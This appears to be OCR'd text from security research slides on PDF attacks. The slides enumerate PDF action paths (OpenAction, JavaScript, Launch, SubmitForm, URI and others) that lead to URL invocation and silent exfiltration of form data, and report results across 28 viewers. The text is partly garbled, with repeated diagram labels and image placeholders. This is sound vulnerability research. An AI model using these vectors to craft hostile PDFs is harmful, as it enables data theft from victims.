
ratio:

1:18,576,848


Overview

1. PDF Basics
2. Denial of Service
3. Information Disclosure
   - URL Invocation, Form Data Leakage, Local File Leakage, Credential Theft
4. Data Manipulation
5. Code Execution
6. Evaluation


URL Invocation




Compare *[Filiol2008]*





Compare *[Filiol2008]*


Page
/AA
/Contents
Annotation
/AA
/Link
Field
/AA
Catalog
/Names
/AA
/OpenAction
ROAD CLOSED
Call Action
JavaScript
Launch
Thread
GoToE
GoToR
ImportData
SubmitForm
URI
/Print
/Open
/Base
/URI
File
Embedded File
Local File
URL
Network Share


Page
/AA
/Contents
Annotation
/AA
/Link
Field
/AA
Catalog
/Names
/AA
/OpenAction
ROAD CLOSED
Call Action
JavaScript
Launch
Thread
GoToE
GoToR
ImportData
SubmitForm
URI
/Print
/Open
/Base
/URI
File
Embedded File
Local File
URL
Network Share

TEST ALL THE PATHS


Page
/AA
/Contents
Annotation
/AA
/Link
Field
/AA
Catalog
/Names
/AA
/OpenAction
Call Action
JavaScript
Launch
/Print
/Open
Thread
GoToE
GoToR
ImportData
SubmitForm
URI
/Base
/URI
File
Embedded File
Local File
URL
Network Share




URL invocation in 16 of 28 viewers

Form Data Leakage

Form Data Leakage

- Idea: victim obtains modified PDF form
- Attacker silently exfiltrates data



https://pdf.wondershare.com/templates/1040-form-pdf-template-

Free Download IRS 1040 Form

IRS 1040 Form

Form 1040 Department of the Treasury—Internal Revenue Service (99) U.S. Individual Income Tax Return 2019 OMB No. 1545-0074 IRS Use Only—Do not write or staple in this space.

Filing Status Check only one box. □ Single □ Married filing jointly □ Married filing separately (MFS) □ Head of household (HOH) □ Qualifying widow(er) (QW)

If you checked the MFS box, enter the name of spouse. If you checked the HOH or QW box, enter the child's name if the qualifying person is a child but not your dependent. ▶

